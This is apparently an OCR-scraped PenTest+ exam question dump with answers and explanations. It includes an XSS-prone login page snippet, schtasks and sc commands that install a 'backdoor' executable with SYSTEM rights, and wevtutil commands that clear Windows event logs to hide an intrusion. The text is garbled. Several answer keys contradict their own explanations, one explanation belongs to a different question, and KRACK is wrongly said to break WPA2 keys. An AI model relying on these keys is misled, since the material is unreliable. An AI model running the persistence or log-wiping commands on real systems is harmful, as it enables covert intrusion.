_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7…	.comptia.o...	/	2019-10-1…	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1…	13			

Secure System

https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```





Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 ?

Step 2 ?


Step 3 ?

Step 4 ?

A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 8
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives?? accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

A. Configure an external domain using a typosquatting techniqu
B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
C. Configure Gophish to use an external domai
D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
E. Configure an external domain using a typosquatting techniqu
F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
G. Configure Gophish to use an external domai
H. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:
To bypass two-factor authentication (2FA) and gain access to the executives?? accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.
? Phishing with Evilginx:
? Typosquatting:
? Steps:
Pentest References:
? Phishing: Social engineering technique to deceive users into providing sensitive information.
? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.
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NEW QUESTION 9
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP

C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS

Answer: D

Explanation:
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here??s an analysis of each option:
? Use steganography and send the file over FTP (Option A):
? Compress the file and send it using TFTP (Option B):
? Split the file in tiny pieces and send it over dnscat (Option C):
? Encrypt and send the file over HTTPS (Answer: D):
Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION 10
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.
? Tailgating:
? Physical Security:
? Pentest References:
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization??s physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.
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NEW QUESTION 10
A tester performs a vulnerability scan and identifies several outdated libraries used within the customer SaaS product offering. Which of the following types of scans did the tester use to identify the libraries?

A. IAST
B. SBOM
C. DAST
D. SAST

Answer: D

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
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NEW QUESTION 14
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:
2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY
Which of the following best explains the team's objective?

A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:
The logs indicate that the penetration testing team??s objective was to create persistence in the network.
? Log Analysis:
? Persistence:
? Other Options:

Pentest References:
? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
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NEW QUESTION 19
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: AE

Explanation:
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
? schtasks.exe:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
? sc.exe:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
? Other Utilities:
Pentest References:
? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
? Windows Tools: Understanding how to leverage built-in Windows tools like
schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.
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NEW QUESTION 24
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here??s why the articulation of impact is the most important aspect:
? Articulation of Cause (Option A):
? Articulation of Impact (Option B):
? Articulation of Escalation (Option C):
? Articulation of Alignment (Option D):
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION 26
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
? Preserving Artifacts:
? Other Tasks:
Pentest References:
? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.
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NEW QUESTION 30
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?

A. A collection of email addresses for the target domain that is available on multiple sources on the internet

B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures

Answer: A

Explanation:
Hunter.io is a tool used for finding professional email addresses associated with a domain. Here??s what it provides:
? Functionality of Hunter.io:
? Comparison with Other Options:
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.
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NEW QUESTION 31
Given the following statements:
? Implement a web application firewall.
? Upgrade end-of-life operating systems.
? Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Answer: D

Explanation:
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here??s why option D is correct:
? Recommendations: This section of the report provides specific actions that should
be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
? Executive Summary: This section provides a high-level overview of the findings
and their implications, intended for executive stakeholders.
? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
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NEW QUESTION 35
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as
misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
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NEW QUESTION 40
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.

Answer: A

Explanation:
To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here??s why option A is correct:
? Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.
? Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.
? Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.
? Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.
References from Pentest:
? Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.
? Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.
==========

NEW QUESTION 45
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url) 6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:
? Script Analysis:
? Error Identification:
? Correct Condition:
? Corrected Script:
Pentest References:
? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
==========

NEW QUESTION 46
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following
describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Answer: C

Explanation:
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
? Command Breakdown:
? Purpose of the Scan:
Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 49
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.
? KRACK (Key Reinstallation Attack):
? Other Attacks:
Pentest References:
? Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.

? KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form Bottom of Form
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
NEW QUESTION 53
During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?


A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Answer: A

Explanation:
During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:
? Understanding Windows Event Logs: Windows event logs are a key forensic
artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.
? Why Clear Windows Event Logs:
? Method to Clear Event Logs:
shell
Copy code wevtutil cl System wevtutil cl Security
wevtutil cl Application
? uk.co.certification.simulator.questionpool.PList@6126ce2a
? Alternative Options and Their Drawbacks:
? Case References:
In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.
==========

NEW QUESTION 54
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client. INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





